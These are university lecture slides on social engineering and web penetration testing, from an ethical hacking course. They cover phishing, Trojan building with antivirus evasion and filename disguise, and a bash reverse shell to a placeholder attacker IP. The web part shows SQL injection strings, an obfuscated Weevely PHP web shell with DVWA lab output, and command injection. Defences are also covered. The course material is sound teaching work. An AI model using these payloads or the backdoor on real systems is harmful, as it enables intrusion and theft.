CSCI369 Ethical Hacking

Lecture 5-1 Social Engineering and Web Penetration (1)

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Introduction to Social Engineering

- Examples
  - ➢Posting an officially-looking notice to the bulletin board, which says the company IT service number has been changed. When an employee call for help, the attacker asks his/her ID and password etc.
  - ➢The hacker calls up a person saying that he has an outstanding tax and pay it immediately to avoid further complication, even arrest etc.
  - ➢The attacker uses social networking site (SNS) to lure victims into scams.
- Why such attacks are possible: Cognitive bias

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Introduction to Social Engineering

- Definition: Social Engineering
  - ➢ The psychological manipulation of people into performing actions or divulging confidential information.
- Why is it important?
  - ➢ People are social creatures, which makes us vulnerable to social engineering information gathering and attacks.
  - ➢ Thus, humans are known to be the weakest link in the security defence for any organisation.

Introduction to Social Engineering

- Two different contexts of social engineering
  - ➢Information gathering
    - ✓Engage with targets to gather useful information about them or their organisations, colleagues and families, etc.
    - ✓Make use of some psychological tricks.
  - ➢Exploitation (Attack)
    - ✓Social engineering techniques result in exploitation of the target.

Social Engineering Attack Process

- Information gathering
  - ➢The target organization website will identify some employees and typically have limited contact information.
  - ➢Sometimes, by physically engaging with a target (e.g. getting involved in corporate events and parties, attending conferences they host), one can get much better insight about the target.
  - ➢Social networks are also good source of information on employees.
    - ✓Industry-specific blogs and forums can be a place where insiders/ex-employee complain and/or leak some information about the company.

Social Engineering Attack Process

- Identifying vulnerable individuals
  - ➢A suitable insider needs to be selected.
  - ➢Someone who is important enough to have access to some valuable resources and information, but not so senior that they will be closely monitored.
  - ➢Targets of interest could include the CIO (Chief Information Officer), CSO (Chief Security Officer), Director of IT, CFO, Director of HR, perhaps “Sysadmin”.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Social Engineering Attack Process


- Planning the attack
  - ➢The attack can be conducted either personally or remotely. The method should be chosen in such a way that it is likely to be receptive.
    - ✓For example, if the target is known to be likely to click any links sent by email, then phishing email would be an effective approach.
  - ➢The plan often needs other social engineering skills such as natural charisma, a good phone voice, an ability to convincingly discuss a wide variety of topics and physical appearance (in any face-to-face attacks).

Social Engineering Attack Process

- Execution
  - The planned attack should be carried out with confidence and patience to observe and assess the results of target exploitation.
  - Depending on the level of complexity to perform the attack, other technical apparatuses like fake websites and malware may need to be arranged.

Social Engineering Attack Vectors

- Phishing
  - ➢The attempt to obtain sensitive information such as usernames, passwords, and credit card details (and, indirectly, money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication [Wikipedia]



Spam and Phishing Email Notification

Good Afternoon,

Please be aware that the University is currently experiencing a high volume of spam and phishing emails. A current example has the subject line "Yamaha baby grand piano for your lovely family".

As per usual we encourage all parties to be suspicious of mail from unknown senders and remind everyone not to click through to any links on suspicious mail. Simply delete the email.

If you have any questions or have clicked on the link in the phishing email, please contact the IMTS Service Desk on x213000 (4221 3000).

IMTS will never request passwords via email. If you receive an email requesting such information it should be considered fake and be deleted, do not respond to such requests.

Phishing attack warning issued by IMTS@UOW

Social Engineering Attack Vectors

- ➢Spear Phishing: Phishing attempts which are directed to specific individuals or companies; Attackers may gather personal information about their target to increase their probability of success.
- ➢Vishing (Voice Phishing)
  - ✓Phishing that performs phishing over the phone system.
- ➢Smishing (SMS Phishing)
  - ✓Phishing that performs phishing using SMS text messages.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Social Engineering Attack Vectors

- Baiting
  - ➢The real-world Trojan horse that uses physical media and relies on the curiosity or greed of the victim to be executed.
    - ✓The attackers leave malware-infected floppy disks, CD-ROMs, or USB flash drives in locations people will find them, give them legitimate and curiosity-piquing labels, and waits for victims.
    - ✓For example, an attacker may create a disk featuring a corporate logo, available from the target's website, and label it “Promotion Result 2019 – Human Resources". The attacker then leaves the disk somewhere in the target company, which could attract some employees’ attention.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Social Engineering Attack Vectors

- **Quid pro quo** (something for something):
  - ➢An attacker calls random numbers at a company, claiming to be calling back from technical support.
  - ➢Eventually this person will hit someone with a legitimate problem, grateful that someone is calling back to help them.
  - ➢The attacker will "help" solve the problem and, in the process, have the user type commands that give the attacker access or launch malware.

Technical Social Engineering Examples

- Creating a Backdoor Trojan
  - ➢Only a part of reverse shell attack but it can be the most crucial part: If the target never execute the backdoor, the whole attack will never be possible.
  - ➢How to make a backdoor Trojan effectively:
    - ✓The Trojan should look like a legitimate file that does not arouse suspicion: Users usually are not suspicious of non-executable files.
    - ✓Social engineering should be conducted to lure targets: For example, the Trojan may be a picture, pdf or a small app that the target is interested in.

Technical Social Engineering Examples

- Trojan production in practice
  1. Make a backdoor using tools like msfvenom or veil evasion. Make sure that the backdoor is not detected by current ani-virus scanning programs.
  2. Using a script language, combine the backdoor with other apps like picture viewer, pdf viewer, small utility apps such as a calculator or a game console.
  3. Compile the resulting file to and change the file extension if possible.
  4. Deliver the Trojan to the target.

Technical Social Engineering Examples

- On changing file extension
  - ➢Thanks to user awareness programs, it is known widely that a file that has a `.exe` extension is dangerous and should not be clicked.
  - ➢So it has been a common practice for an attacker to change the file format of Trojan to jpg or pdf. For example, use right-to-left override to change “`abcgpj.exe`” to “`abcexe.jpg`” or “`abcfdp.exe`” to “`abcexe.pdf`”. This method is clever but turns out to be effective in some situation but careful users might notice exe in the file name.
  - ➢Hiding file extension has limitations and it would be more effective to lure users to install executable somehow.

Technical Social Engineering Examples

- A simple Linux/Unix backdoor
  - ➢A reverse shell can be constructed using a simple Unix command:
    - ✓On the attacker's machine: `nc -l -p 8080`
    - ✓On the target's (client's) machine:

```
bash –i >& /dev/tcp/[AttackerIP]/8080 0>&1
```

- Social engineering to lure a victim to enter the above Bash command
  - ➢Quid Pro Quo method can be used.
  - ➢Phishing emails can be used.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Technical Social Engineering Examples

- Setting up fake websites
  - ➢This will lure users to enter their user names and passwords to a fake site set up by an attacker as a popular website.
  - ➢The fake site should look very similar or identical to the original site so that users do not find anything suspicious.
  - ➢Usually, upon receiving the target’s username and password, the fake website sends an error message, which looks benign.
  - ➢Social Engineering Toolkit (SET) installed on Kali can be used.

Protection against Social Engineering

- From organization's perspective
  - ➢Create various rules of access control in such a way that employees only have access to some but not all levels of information; the information is disseminated purely on a *need-to-know* basis.
  - ➢Establish an ID system where all employees, independent contractors, and consultants are issued with IDs when hired or collaborated.
  - ➢Make sure that all employees, contractors and consultants who do not work for the organization any more return their user IDs and credentials.

Protection against Social Engineering

- Take immediate action whenever suspicious activities and security breaches are noted.
- Take good care of private and proprietary information.
- Ensuring that all guests into the premises have an official escort.
- Enforce individuals to change passwords on a regular basis.
- Create a culture of taking the issue of security awareness and training seriously – it is not an expense, but an investment .
- Establish an awareness program for individuals.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Protection against Social Engineering

- From individual's perspective
  - ➢Do not share private information with people on social media
    - ✓Social engineers will try to approach unsuspecting victims through friend and connection requests on Facebook or LinkedIn.
  - ➢Do not reveal your passwords to anyone.
  - ➢Do not click on any unsolicited email that contains links that lead to web pages which request for personal information.
  - ➢Do not open email attachments that come from strange addresses.
  - ➢Do not allow strangers to connect to your wireless network → A hacker can easily put malware, or a network analyzer into your system.

How Web Applications Work

- Website
  - ➢A website is just an application installed on a server.
  - ➢To run a website, we need a web server application like Apache.
- Dynamic website
  - ➢A website changes and updates itself frequently, which makes it to be called *a dynamic website*.
  - ➢A dynamic website usually has a database system like MySQL.

How Web Applications Work


- A database-driven web application
  - ➢The most common web applications these days are database-driven.
  - ➢Consists of a back-end database and web pages which are capable of extracting various pieces of information from the database upon being requested by clients.
  - ➢The client interface runs in a web browser.
  - ➢Examples: online retail sales, real-estate property information online auctions, SNS and etc.

Preliminaries for SQL Injection: How Web Applications Work

- Three tiers of a database-driven web application
  - ➢Presentation tier
    - ✓A *web browser* or a web-based application.
    - ✓The web browser sends request to the logic tier.
    - ✓Technologies for this tier: HTML5, JavaScript, CSS (Client-side languages)
  - ➢Logic tier:
    - ✓It receives service requests from the user, executes scripts against the database (storage tier) and send the result back to the presentation tier.
    - ✓Technologies for this tier : C#, ASP, PHP, .NET and JSP. (Server-side languages)
  - ➢Data tier
    - ✓Return data to the logic tier.
    - ✓MySQL, Microsoft SQL, Oracle and etc.

Preliminaries for SQL Injection: How Web Applications Work

- Illustrated example of the three-tiers of a web application



Presentation Tier
GET http://www.victim.com
Render HTML
web browser / rendering engine
Logic Tier
LOAD, COMPILE and EXECUTE index.asp
Scripting Engine
Scripts
Send HTML
programming language: C#, ASP, .NET, PHP, JSP, etc
Storage
Execute SQL
RDBMS
Return data
database: MSSQL, MySQL, Oracle etc

Figure from “J. Clarke, SQL Injection and Defense, 2nd edition 2012”

Preliminaries for SQL Injection: How Web Applications Work

- Code representation: Assume that a user requests a list of certain products which cost less than $100 in online-store.
  - ➢The user’s request:

    http://www.victim.com/products.php?val=100
  - ➢PHP code execution when the URL containing `val=100` is requested:

```
$conn = mysql_connect("localhost", "username", "password");
//connect to the database
$query = "SELECT * FROM Products WHERE Price <
'$_GET[“val"]'". "ORDER BY ProductDescription"; //
dynamically build the sql statement with the input
$result = mysql_query($query); // iterate through the record
set
```

Preliminaries for SQL Injection: How Web Applications Work

```
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
     echo "Description : {$row['ProductDescription']}
<br>".
     "Product ID : {$row['ProductID']} <br>".
     "Price : {$row['Price']} <br><br>";
} // display the results to the browser
```

- Key components

```
SELECT * FROM Products WHERE Price <'100.00'
```

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Basics of SQL Injection

- *SQL Injection attack*: How to exploit the above SQL injection scenario
  - ➢Modify the user's request:

    http://www.victim.com/products.php?val=100**' or 1=1 #'**
  - ➢The above modification will create a SQL statement (through a PHP script) that will return all of the products in the database **as 1=1 is always true**
  - ➢SQL Statement: `SELECT * FROM Products WHERE Price <'100.00' or 1=1 #' //this will cause all the products to be listed ORDER BY ProductDescription;`

Basics of SQL Injection

- SQL Injection
  - ➢It allows an attacker to influence the Structured Query Language (SQL) queries that an application passes to a back-end database.
  - ➢Usually a malicious code is placed in SQL statements via web page input.
- Damages SQL injection can cause
  - ➢Tampering with existing data in database
  - ➢Voiding transactions or changing balances
  - ➢Complete disclosure of all data on the system
  - ➢Destroying the data in database or making it unavailable

SQL Injection

- SQL Injection using Mutillidae
  - On Mutillidae, select “Login”.
  - Enter `admin` in the Name field and enter `xyz' or 1=1#'` in the Password field.
  - In this case, a SQL Statement can be formed: `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'` (# effectively ignores the last quotation mark (‘).)
  - Attacker will be able to login without knowing the admin password!

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Preventing SQL Injection

- Use *parameterized statements*
  - ➢Data and code are separated (most effective)
    - ✓For example, `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'` can be parametrized in PHP as follows:

```
        $textbox1 = username;
        $textbox2 = password;
        prepare(Select * from accounts where username =?
and     password =?);
        execute(array('$textbox1'));
        execute(array('$textbox2'));
```

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Preventing SQL Injection

➢ The effect of the parametrization

- ✓`SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'`
- ✓The whole `xyz' or 1=1#` is considered as a string.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Preventing SQL Injection

- Other methods
  - ➢Filtering
    - ✓Make *blacklists* of known-to-be-dangerous patterns, characters and commands such as `union`, etc.
    - ✓Make *whitelists* of allowed operations.
  - ➢Give users least privilege
    - ✓Give users very limited privilege to execute.

DVWA (Damn Vulnerable Web Application)

- A web server which has been made vulnerable for web penetration testing
  - ➢To help pentesters identify vulnerabilities
  - ➢To help web developers understand web security issues and develop more secure web applications
  - ➢It is running on Metasploitable by default
    - ✓It can be accessed by putting Metasploitables' IP for URL.
    - ✓Username: admin; Password: password
    - ✓Make user always change the security level to “low” on the “DVWA Security” (which is on the left panel).

File Upload Vulnerability


- File upload vulnerability
  - ➢Attacker *uploads any executable files such as php (PHP) files to a vulnerable website*.
- What is PHP?
  - ➢A scripting language suited for web development.
  - ➢It can be imbedded into HTML.
  - ➢*The PHP code is executed on the server*, generating HTML which is then sent to the client.

File Upload Vulnerability

- Basic steps
  - ➢Generate a PHP code which will serve as a backdoor.
  - ➢Upload the backdoor to the vulnerable server.
  - ➢Establish a connection.
  - ➢Exploit.
- Weevely: A PHP backdoor generation tool in Kali
  - ➢A tool that can creates a PHP backdoor for stealthy web shell.

File Upload Vulnerability


- Demonstration
  - ➢PHP backdoor



```php
<?php
$I='_end_5_c_5lean();$r=@ba_5se64_enc_5ode_5(@x(@gzcom_5_5press($o),_5$k));pri_5nt("$p_5$kh$r_5$kf");}';
$g='=0;($j<_5$c&&$i<_5$l_5);$j++,$i+_5+){$_5o.=_5$t{$i}^$k{$_5j};}}r_5_5et_5urn $o;}_5if(_5@_5preg_mat';
$s='$_5k="101_5a6ec9";$_5kh=_5_5"f938885df0a4";$_5kf="4f2_50458d2_5eb_54";_5$p=_5"crzJ3S_5SK53y_5sZ';
$h='_5val_5(@gz_5uncompress_5(@x(@base6_54_5_decode($m[_51])_5,$k)));
$o=@o_5_5b_ge_5t_conte_5nt_5s();@ob';
$j='ch("/$kh(._5+_5)$kf/"_5,@file_get_5_cont_5_5ents("php://input_5")_5,$m)==1_5){@ob_sta_5rt();_5@e';
$i=str_replace('IM','','cIMreatIMIMe_fIMuncIMtIMion');
$u='Ze_5X";function_5 x($t,$k){$c=_5_5strlen($k);_5$l=st_5_5rlen($t_5);$o=""_5;for($i=0;$i<$_5l_5;)
{f_5or($j';
$w=str_replace('_5','',$s.$u.$g.$j.$h.$I);
$Q=$i('',$w);$Q();
?>
```

File Upload Vulnerability


- ➢File (backdoor) upload



Choose an image to upload:

```
../../hackable/uploads/backdoor.php succesfully uploaded!
```


- ✓Looks like nothing is happening...



10.0.2.4/dvwa/hackable/upl
10.0.2.4/dvwa/hackable/uploads/backdoor.php
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs

File Upload Vulnerability

- But the hacker gets into the vulnerable server!




```
weevely> uname -a
[-][channel] The remote script execution triggers an error 500, check script and
 payload integrity
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
www-data@10.0.2.4:/var/www/dvwa/hackable/uploads $ ls
[-][channel] The remote script execution triggers an error 500, check script and
 payload integrity
backdoor.php
dvwa_email.png
lll
ttt.php
www-data@10.0.2.4:/var/www/dvwa/hackable/uploads $ pwd
[-][channel] The remote script execution triggers an error 500, check script and
 payload integrity
/var/www/dvwa/hackable/uploads
www-data@10.0.2.4:/var/www/dvwa/hackable/uploads $ 
```

Command Execution Vulnerability

- Command execution vulnerability
  - ➢Attackers are allowed to execute OS commands on the target web server.
  - ➢Code execution vulnerability can be used to obtain a reverse shell by making the target server connect to the attacker's machine.
  - ➢Code execution vulnerability can be used to upload any file (using `wget` command).

Command Execution Vulnerability

- Demonstration 1: Executing Unix commands on the target server
  - ➢Looks like a web-based ping service:



Ping for FREE


Enter an IP address below:

```
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.016 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.017 ms

--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 0.011/0.014/0.017/0.005 ms
```

Command Execution Vulnerability

- But `IP; ls -l` gives the following result:




```
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.016 ms

--- 10.0.2.4 ping statistics ---
